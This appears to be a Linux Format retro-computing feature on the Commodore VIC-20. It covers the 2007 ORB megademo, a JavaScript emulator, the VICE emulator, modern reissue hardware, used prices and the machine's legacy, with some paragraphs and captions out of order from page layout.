
Hold on to your neon coloured socks – the VIC-20 demoscene is fantastic! We looked around for a great example of the scene and found *ORB: OMD - ORB MEGADEMO* from 2007. This demo crams eight sections of demos that show off the pixel-pushing power of the MOS 6502. In *Victoria's Secret* we see large blocks of sprites transforming and merging across the screen. *Vicious Circle* displays pseudo 3D and lighting effects. *Scrolling Vicinity* is an assault on the senses, in a good way. Our favourite bit of the demo was *Bump Pixel Vicissitude*. Large bright pixels making up huge textures which scrolled across the screen. Here we also heard a thumping bass driving the animation onwards.

The other demos also have great music, but this one caught our ear. The demo can be downloaded from <https://demozoo.org/productions/9193/> or you can watch the YouTube video at <https://youtu.be/pbbsGVNOpEc> to get a taste of it.

## The VIC-20 scene today

The VIC-20 is alive and well in the 21st century thanks to a large and passionate retro community. We can easily emulate the machine, even a £5 Raspberry Pi Zero is capable of that. But perhaps you want the full VIC-20 experience, including the breadbin case? The VIC-20 (<https://retrogames.biz/theVIC20>), a full-size

The BASIC code will loop until we guess the correct number. Just remember not to print the VIC-20's guess to the screen.



## » JAVASCRIPT EMULATION

With each retro feature we are amazed at how JavaScript – yes that language used to make websites snazzy – can be used to emulate old hardware. The VIC-20 has its own JavaScript emulators and we found [www.mdawson.net/vic20chrome/vic20.php](http://www.mdawson.net/vic20chrome/vic20.php) which is a full-blown emulator. At a glance this looks rather basic, but click the VIC-20 screen and we go into full-screen mode and start writing

BASIC code. Bored of coding? You can load games via the Storage menu. There are a selection of ready-to-go games, or if you wish you can load games via a URL. Try clicking the tape player – it's a shortcut to loading tape games from URL. This emulator is awesome! We have full control of our virtual VIC-20. We can configure our RAM, model (PAL, NTSC and Japanese VIC-1001) and set the

speed of the VIC-20 (either 100 per cent or unlimited!).


If you're a VIC-20 enthusiast then hidden in the Reference section of this emulator are a set of 6502 datasheets, repair guides, "kernal" maps and even PETSCII codes. Everything a Commodore fan needs to feed their hobby. This emulator is a great resource for VIC-20 fans who want their fix while on the go.



ORB: OMD - ORB MEGADEMO, released in 2007, is a great showcase of what the VIC-20 can do. Big, bold sprites and a thumping bass line!

breadboard unit with keyboard can be yours for around £100. Inside the period authentic case is a Linux SBC that can run any of the supplied 64 games, or you can supply your own disk/cart/tape images. The unit looks almost identical to an original, save for the missing ports – instead we get USB. Units also ship with the BASIC interpreter, useful for dabbling with the code in this issue. Owners of The VIC-20 can also play C64 games as the machine doubles as a C64. The C64 owners can also run VIC-20 games on their machines.

If you've got real hardware, then The Future Was 8-bit ([www.thefuturewas8bit.com](http://www.thefuturewas8bit.com)) has many new cartridge games and SD2IEC floppy drive emulators, which we can load our games from.



If you aren't sure if your game is on a tape, disk or cartridge, then VICE's smart attach feature will make short work of it, and helpfully show the menu for the game.


If you want the hardware, prices are okay. Not as cheap as they once were, but not at an all-time high. For around £100 you can pick up a well-looked after system, but do remember to pick up a modern power supply because old Commodore PSU are prone to going bad and zapping unwary machines. Commodore/VIC-1570 floppy drives are around £130 for a boxed specimen.

## The VIC-20 legacy

The VIC-20, the first computer to sell over a million units was killed off by the more powerful Commodore 64. In 1985 the VIC-20 was discontinued, but it remained in the hearts of many fans. The Commodore community love their machines, and while the C64 may get most of the glory, like the Spitfire of World War 2, the VIC-20 was the Hurricane: older, dependable, and got the job done with little fuss (*surely a P-36 Hawk to the P-51 Mustang for our USA readers?*—Ed). Hold on to your VIC-20 – they're becoming rarer as the years progress. **LXF**

### QUICK TIP

VICE can emulate a number of Commodore machines. In previous issues of the series we've used it to emulate a C64 and PET. All you need are the various ROMs and chargens for your chosen system and you're ready to relive the 20th century.

